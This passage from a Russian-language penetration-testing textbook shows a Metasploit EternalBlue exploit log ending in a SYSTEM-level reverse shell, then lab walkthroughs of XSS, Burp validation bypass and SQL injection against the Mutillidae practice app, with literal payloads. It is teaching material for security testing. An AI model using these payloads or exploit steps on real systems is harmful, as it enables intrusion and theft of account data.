SMBUSER => admin
msf5 exploit(windows/smb/ms17_010_eternalblue) > set SMBPASS admin
SMBPASS => admin
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.16.0.102:4444
[*] 172.16.0.100:445      – Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.0.100:445      – Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.0.100:445      – Scanned 1 of 1 hosts (100% complete)
[*] 172.16.0.100:445 – Connecting to target for exploitation.
[...]
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

РЕЗЮМЕ

Эксплуатация — это весело, поэтому, подозреваю, вам понравилась данная глава. Обучение должно быть увлекательным занятием, а не рутиной. Материалы, которые вы изучили, позволят вам сделать следующие шаги, а именно перейти к повышению привилегий и горизонтальному перемещению. В следующей главе вы узнаете, как эксплуатировать уязвимости в веб-приложениях на профессиональном уровне.

ГЛАВА

8

Уязвимости веб-приложений

В этой главе вы изучите основы уязвимостей веб-приложений. Безопасность приложений — отдельная категория, и поскольку потребовалась бы целая книга, чтобы охватить все темы в данной области, мы воспользуемся одной главой, чтобы осветить только самые очевидные из них.

Многое из того, что вы узнаете здесь, позволит вам протестировать безопасность веб-приложения перед его развертыванием в рабочей среде. Если вас интересует популярная карьера в сфере безопасности — bounty hunting (охота за багами), то вы должны изучить эту тему подробнее.

DevSecOps — гарантия того, что конвейер может доставлять безопасное веб-приложение. Каждой компании необходимо вносить изменения в свой сайт, но перед развертыванием изменений в рабочей среде они должны пройти через конвейер непрерывной интеграции/непрерывного развертывания (CI/CD — continuous integration/continuous deployment). Ваша роль как аналитика безопасности — заранее обнаруживать любые уязвимости, прежде чем вносить изменения в рабочую среду.

Если вы вернетесь в прошлое (на десять или более лет), то заметите, что раньше у нас были приложения для Windows, но в настоящее время тенденция изменилась и большинство проектов основано на веб- или облачных технологиях.

В этой главе:

- межсайтовое выполнение сценариев (Cross-site scripting);
- SQL-инъекция;
- инъекция команд;
- включение файла;
- подделка межсайтовых запросов;
- обход загрузки файла.

РАБОЧИЙ ПРОЦЕСС ОЦЕНКИ УЯЗВИМОСТЕЙ

Серверная часть веб-приложений построена с помощью разных языков программирования. Самые популярные из них — Java, C# .NET (Framework/Core) и PHP. На стороне клиента (фронтенд) вы столкнетесь с различными фреймворками JavaScript, такими как Angular, React и т. д. Кроме того, фронтенд будет использовать CSS для создания стиля внешнего вида веб-страниц.

Как специалист по безопасности вы должны знать основы уязвимостей веб-приложений. Кроме того, вы должны научиться в совершенстве создавать веб-приложения (лучше всего научиться на практике). Вы не можете просто использовать сканеры и отправлять отчеты без проверки. Чтобы профессионально подтвердить наличие уязвимости, вы должны разбираться в разработке веб-приложений. Вначале вы можете просто выбрать один язык программирования для серверной части (например, C# .NET Core) и один фреймворк JavaScript для клиентской (например, Angular).

Установка Mutillidae

Чтобы изучить принципы, изложенные в этом подразделе, мы будем использовать уязвимое веб-приложение Mutillidae и Ubuntu для размещения этого веб-приложения. Вы можете задействовать образ Docker (см. приложение Б, чтобы увидеть пример использования Docker), но мне лично нравится управлять своей установленной версией. Шаги, которые надо проделать, чтобы запустить этот сайт, указаны ниже.

1. Установите веб-сервер.
2. Настройте сетевой экран.
3. Установите PHP.
4. Установите и настройте базу данных.

Установка веб-сервера Apache

Сначала установите веб-сервер Apache для размещения сайта. На данном этапе книги вы должны уметь выполнять команды из терминала:

```
$apt update && apt upgrade -y
$apt install -y apache2 apache2-utils
$a2enmod rewrite
$systemctl restart apache2
$systemctl enable apache2
```

Настройка сетевого экрана

Мы не хотим, чтобы брандмауэр Ubuntu блокировал HTTP-соединение во время наших тестов. В Ubuntu Linux предустановлены брандмауэры двух типов:

- iptables;
- ufw.

Выполним две команды для изменения (разблокировки) каждого типа межсетевого экрана (чтобы наверняка):

```
$iptables -I INPUT -p tcp --dport 80 -j ACCEPT
$ufw allow http
```

Установка PHP

PHP — это язык программирования, на котором построен данный сайт. Таким образом, нам нужно установить фреймворк для запуска исходного кода на хосте Ubuntu:

```
$apt install -y php7.4 libapache2-mod-php7.4 php7.4-mysql php-common
php7.4-cli php7.4-common php7.4-json php7.4-opcache php7.4-readline
php7.4-curl php7.4-mbstring php7.4-xml
```

Установка и настройка базы данных

Данные сайта необходимо хранить в базе. Mutillidae будет сохранять данные в базе данных MySQL. Мы установим MariaDB, которая построена на движке MySQL:

```
$apt install mariadb-server mariadb-client -y
$systemctl enable mariadb
```

Чтобы разрешить веб-приложению доступ к этой базе данных, нам нужно будет обновить разрешения пользователя root БД. Чтобы это сделать, мы выполним следующие команды (обратите внимание: после выполнения первой команды вы вводите интерактивные команды MySQL):

```
$mysql -u root
>use mysql;
>update user set authentication_string=PASSWORD('mutillidae') where
user='root';
>update user set plugin='mysql_native_password' where user='root';
>flush privileges;
>exit
```

Согласно предыдущим командам мы изменили пароль пользователя с правами *root* на *mutillidae*.

Установка Mutillidae

Теперь, когда у нас установлены все компоненты, нам нужно скачать исполняемые файлы сайта с GitHub. Кроме того, надо создать папку `mutillidae` в каталоге веб-сервера `/var/www/html`:

```
$cd /var/www/html/
$apt install git -y
$git clone https://github.com/webpwnized/mutillidae.git mutillidae
$systemctl restart apache2
```

Чтобы открыть веб-приложение Mutillidae, откройте веб-браузер на своем сервере Ubuntu и перейдите по адресу `localhost/mutillidae`, как показано на рис. 8.1.




Рис. 8.1. Главная страница Mutillidae

При первом посещении сайта вы получите уведомление о том, что база данных отключена. Щелкните на ссылке Setup/Reset The DB, и вы будете перенаправлены на страницу Reset DB (Перезапуск базы данных). Далее вы увидите всплывающее сообщение. Нажмите OK, чтобы продолжить.

Межсайтовое выполнение сценариев (Cross-site scripting)

Межсайтовое выполнение сценариев (Cross-site scripting, XSS) — слабое место, которое можно использовать, выполняя клиентские сценарии в клиентском браузере жертвы (например, JavaScript). Эта уязвимость возникает, когда разработчик приложения не проверяет правильность входных данных на серверной части. Всякий раз, когда вы видите на веб-странице текст, которым можно

управлять с помощью пользовательского ввода, это означает вероятность того, что он уязвим для XSS. Не волнуйтесь, если вы не понимаете всего прямо сейчас; мы будем практиковаться вместе. Ниже приведены два распространенных сценария использования XSS:

- отраженная XSS;
- хранимая XSS.

Отраженная XSS

Уязвимость отраженной XSS можно проэксплуатировать, манипулируя любым вводом (например, URL, текстовым полем, скрытым полем и т. д.) для выполнения JavaScript в браузере клиента. Чтобы попрактиковаться, выберите OWASP 2017 ▸ A7 — Cross Site Scripting (XSS) ▸ Reflected (First Order) ▸ DNS Lookup (OWASP 2017 ▸ A7 — Межсайтовый скриптинг ▸ (Отраженный (Первый уровень) ▸ Просмотр записей DNS). На этой странице вы просто пытаетесь получить DNS-имя для IP-адреса, который указываете в текстовом поле. Затем введите **`172.16.0.1`** в качестве IP-адреса маршрутизатора и нажмите кнопку Lookup DNS (Поиск DNS).

Внимательно посмотрите на результаты вывода, показанные на рис. 8.2. IP-адрес печатается в результатах сообщения для 172.16.0.1. Другими словами, мы использовали текстовое поле (поле ввода пользователя), и его содержимое было напечатано на странице.




Рис. 8.2. Mutillidae — поиск записи DNS

Затем мы заменим значение IP-адреса в текстовом поле неким кодом JavaScript. Если код выполняется, то страница уязвима к отраженной XSS.

Вставьте простое всплывающее сообщение JavaScript, как показано здесь:

```
<script> alert('Hello KCorp') </script>
```

Если это сработает, то вы можете выполнить любой вредоносный JavaScript по своему усмотрению. Фактически Kali Linux имеет целый фреймворк для

библиотек XSS JavaScript; ознакомьтесь с платформой эксплуатации браузеров (Browser Exploitation Framework, BeEF).

Теперь, если мы нажмем кнопку Lookup DNS (Поиск DNS), сценарий выполнится и во всплывающем окне появится сообщение, показанное на рис. 8.3.

Рис. 8.3. Mutillidae — сценарий с функцией Alert

Чтобы эта атака сработала, вам нужно будет убедить жертву перейти на уязвимую страницу. В этом случае пользователю нужно заглотить наживку; можно использовать какую-либо продвинутую атаку методом социальной инженерии (например, фишинговое электронное письмо).

Хранимая XSS

Хранимая XSS аналогична отраженной (они обе будут выполнять полезную нагрузку JavaScript). Единственное различие состоит в том, что хранимая XSS сохранит JavaScript в системе хранения (например, в базе данных). Этот сценарий более опасен, поскольку ваш код постоянно присутствует на уязвимой странице. Любой пользователь, посетивший ее, будет заражен полезной нагрузкой JavaScript.

Чтобы протестировать этот сценарий в Mutillidae, выберите OWASP 2017 ▸ A7 — Cross Site Scripting (XSS) ▸ Persistent (Second Order) ▸ Add To Your Blog (OWASP 2017 ▸ A7 —Межсайтовый скриптинг ▸ Постоянный (Второй уровень) ▸ Добавить в свой блог). Открывшаяся страница позволит вам сохранять статьи блога в серверной базе данных, и любой вошедший в систему пользователь сможет увидеть вашу запись в блоге. Используйте простой код JavaScript, чтобы сохранить в списке блогов код, который будет показывать всплывающее сообщение (alert) с цифрой 0 (рис. 8.4).

Нажав Save Blog Entry (Сохранить запись в блоге), вы увидите всплывающее сообщение с цифрой 0. Если попытаетесь вернуться на эту страницу, то всегда будете видеть это всплывающее сообщение, поскольку оно сохранено в таблице блога.




Рис. 8.4. Mutillidae — запись в блоге

ПРИМЕЧАНИЕ

Вы можете очистить базу данных в любое время, щелкнув на ссылке Reset DB (Перезапуск базы данных) в верхней строке меню.


Эксплуатация XSS с помощью заголовка

Другой способ внедрить JavaScript на страницу — использовать заголовок запроса. Если администратор сохраняет каждый заголовок запроса для просмотра и ведения журнала (логи), то вы можете воспользоваться этим, но как? Если код JavaScript сохраняется внутри заголовка запроса, то, когда администратор посещает страницу с журналом событий, JavaScript будет выполняться. Чтобы попрактиковаться в этом сценарии, мы будем использовать страницу журнала, как показано на рис. 8.5. Выберите OWASP 2017 ▸ A7 — Cross Site Scripting (XSS) ▸ Persistent (Second Order) ▸ Show Log (OWASP 2017 ▸ A7 — Межсайтовый скриптинг ▸ Постоянный (Второй уровень) ▸ Показать журнал событий), чтобы попасть на нужную страницу.

На этой странице будут отображаться заголовки каждого веб-запроса к этому веб-приложению, которые были собраны как логи. В третьем столбце показан браузер (agent) из заголовка запроса.

Воспользуемся Burp, чтобы перехватить запрос и изменить агент браузера. На этапе перечисления вы уже видели пример того, как подготовить Burp к перехвату запросов. Чтобы это заработало, нам понадобится следующее:

- браузер должен использовать прокси (порт 8080);
- нам нужно загрузить Burp и обязательно открыть вкладку Proxy (Прокси), а затем вложенную вкладку Intercept (Перехват), на которой есть кнопка Intercept (Перехват).



Hostname	IP	Browser Agent	Message	Date/Time
127.0.0.1	127.0.0.1	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	Selected blog entries for anonymous	2020-07-06 05:42:20
127.0.0.1	127.0.0.1	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	User visited: add-to-your-blog.php	2020-07-06 05:42:20

Рис. 8.5. Mutillidae — журнал событий

Посетим любую веб-страницу Mutillidae, перейдя с главной страницы, и перехватим запрос с помощью Burp (рис. 8.6).




Рис. 8.6. Burp suite — перехват через прокси

Измените значение User-Agent, заменив его сообщением alert JavaScript (как на рис. 8.7) и нажмите кнопку Forward (Отправить). Сделав это, сообщите Burp, что нужно остановить перехват. Для этого нажмите кнопку Intercept Is On (Перехват включен), чтобы выключить его (иначе веб-страница не загрузится; она всегда будет ждать вашего ввода). Обратите внимание, что, когда вы остановите перехват в этом окне, Burp продолжит перехват в фоновом режиме, не останавливая запросы/ответы из вашего браузера.




Рис. 8.7. Burp Suite — редактирование заголовка User-Agent

Вернувшись на страницу журналов, мы должны получить всплывающее уведомление JavaScript.

Помните: то, что мы здесь сделали, — это хранимая XSS; журналы хранятся в базе данных, поэтому администратор может читать их в любое время.

Обход проверки JavaScript

Валидация JavaScript — заблуждение для начинающих разработчиков. Они добавляют проверку в код клиентской части на JavaScript, но не реализуют ее на серверной части. (В нашем случае серверная часть — это PHP.) Burp Suite снова придет на помощь и позволит перехватить запрос и внедрить нашу полезную нагрузку. Чтобы включить эту функцию безопасности (проверка JavaScript), мы выберем пункт в верхнем меню Toggle Security (Включить/выключить механизмы защиты). Как только уровень безопасности будет установлен на 1, мы попытаемся внедрить код Hello JavaScript на страницу поиска DNS, которую использовали ранее. На сей раз страница не выполнит код JavaScript и покажет нам сообщение о том, что введенный запрос недопустим, как показано на рис. 8.8 (поскольку в коде клиентской части есть дополнительная проверка).

Чтобы обойти проверку JavaScript, мы запустим перехват с помощью Burp. Затем введем действительный IP-адрес (8.8.8.8, как показано на рис. 8.9) и нажмем кнопку Lookup DNS (Поиск DNS). Если мы переключимся на вкладку Burp Proxy, то должны увидеть веб-запрос.

Мы можем видеть IP-адрес в содержимом POST-запроса. Все, что нам нужно сделать на данном этапе, — заменить IP-адрес тестовым сценарием, как показано на рис. 8.10.




Рис. 8.8. Mutillidae — сообщение об ошибке «Недопустимые символы»




Рис. 8.9. Burp Suite — перехват полезной нагрузки

Рис. 8.10. Burp Suite — сценарий целевого хоста

После внесения изменений нажмите кнопку Forward (Отправить) и остановите перехват, нажав кнопку Intercept Is On (Перехват включен). Когда мы переключаемся на веб-страницу поиска DNS, то должны увидеть, что JavaScript был успешно выполнен. Почему это произошло? Это произошло просто потому,

что в коде PHP нет проверки (проверки JavaScript в пользовательском интерфейсе недостаточно!).

SQL-инъекция

SQL-инъекция (SQL injection, SQLi) — моя любимая и самая опасная веб-уязвимость. Она позволит злоумышленнику выполнять команды SQL через веб-браузер. Вы можете многое сделать с помощью команд SQL, например:

- выполнить запрос к базе данных с помощью команды `select` (например, вы можете выбрать все записи пользователей и украсть конфиденциальную информацию);
- выполнить обход страницы аутентификации в системе с помощью оператора `true` в SQL;
- выполнить системные команды и, кроме того, например, получить удаленный доступ к командной строке;
- управлять данными с помощью команд SQL `insert/delete/update`.

Запрос к базе данных

Позвольте мне показать вам несколько SQL-запросов, прежде чем мы приступим к эксплуатации этой уязвимости. Уязвимое веб-приложение создало базу данных под названием `mutillidae`; внутри нее есть таблица `accounts` (рис. 8.11).

Рис. 8.11. Таблица учетных записей пользователей

Чтобы начать с простой команды, мы запросим имя пользователя *test*, которого мы уже создали в веб-приложении. Мы возьмем DBeaver в качестве графического клиента базы данных для выполнения этого запроса, как показано на рис. 8.12.




Рис. 8.12. Таблица учетных записей — SQL-запрос

Что, если мы сможем обмануть базу данных, чтобы отобразить все записи из таблицы учетных записей? Мы будем использовать символ комментария (`--`), чтобы игнорировать некую часть запроса. Обратите внимание, что нам нужно добавить пробел после двойного дефиса. В качестве примера мы введем следующие данные в форму User Lookup по адресу http://localhost/mutillidae/index.php?Page=user-info.php, как показано на рис. 8.13.




Рис. 8.13. SQLi в форме входа

```
Username=test' or 1=1 --
Password=anything
```

Одиночная кавычка закроет строковое значение имени пользователя, а оператор `or 1=1` вернет логическое значение `true`. На рис. 8.14 показано, как будет выглядеть запрос SQL.

Как видно на рисунке, команда запросила все записи в таблице `accounts`. Таким образом, он должен выполняться на веб-странице, когда мы нажимаем кнопку View Account Details (Просмотр сведений об учетной записи). Обычно на странице должна отображаться только одна учетная запись, но в этом случае все записи будут извлечены из таблицы из-за полезной нагрузки нашего SQL-запроса, как показано на рис. 8.15.




Рис. 8.14. Запрос SQLi для входа




Рис. 8.15. Результат SQLi

Обход механизма аутентификации

Рассуждая логически, код PHP на этапе входа в систему будет использовать алгоритм, показанный ниже.

1. Найдите имя пользователя, введенное в текстовое поле имени пользователя, и пароль, введенный в текстовое поле пароля.
2. Если в базе данных существует такая запись, то войдите в систему.
3. Если запись не найдена, то пользователь получит сообщение об ошибке.

Основываясь на запросе, показанном на рис. 8.12, мы будем повторно использовать ту же полезную нагрузку, которую внедрили в предыдущем примере. На сей раз мы воспользуемся страницей входа в систему, как показано на рис. 8.16.

Рис. 8.16. Mutillidae — войти с помощью SQLi

Напомним, что `or 1=1` вернет `true` и все после этого, будет проигнорировано из-за символов комментария (двойной дефис). Итак, если база данных возвращает выражение `true`, то пользователю будет разрешено войти в систему с первой записью пользователя, встречающейся в таблице, которая является *admin*, как показано на рис. 8.17. (См. рис. 8.14; обратите внимание на первую запись.)

Выполнение команд базы данных с помощью SQLi

Здесь мы воспользуемся еще одним недостатком SQL-запросов, который позволит нам выполнять SQL-команды. В предыдущем примере мы видели

Рис. 8.17. Mutillidae — вход в систему. Результаты SQLi

комбинацию истинного утверждения `OR` и комментариев, с помощью которых мы получили истинное утверждение.

Теперь мы будем использовать команду `union select` для запроса данных, которые мы ищем.

На странице User Lookup введите данные, показанные на рис. 8.18.




Рис. 8.18. SQLi — синтаксис Union Select

Нажав View Account Details (Просмотр сведений об учетной записи), вы получите следующее сообщение об ошибке:

```
/var/www/html/mutillidae/classes/MySQLHandler.php on line 224: Error
executing query:

connect_errno: 0
errno: 1222
error: The used SELECT statements have a different number of columns
client_info: mysqlnd 7.4.3
host_info: 127.0.0.1 via TCP/IP
) Query: SELECT * FROM accounts WHERE username='' union select 1,2 -- '
AND password='anything' (0) [Exception]
```

Сообщение говорит нам, что таблица `accounts`, которую мы пытаемся использовать в базе данных, имеет более двух столбцов. Как правило, вы можете

увеличивать число до тех пор, пока сообщение об ошибке не исчезнет. В нашем примере мы собираемся немного схитрить, поскольку знаем, что в этой таблице семь столбцов (см. рис. 8.11). На рис. 8.19 показано, что происходит, когда мы вводим правильное количество столбцов.




Рис. 8.19. SQLi — Union Select

Согласно данным вывода, мы смогли напечатать число 2 в поле имени пользователя (username), 3 в поле пароля (password) и 4 в поле подписи (Signature). На следующем шаге мы заменим номер 2 командой `VERSION()`, которая отобразит номер версии базы данных, как показано на рис. 8.20.

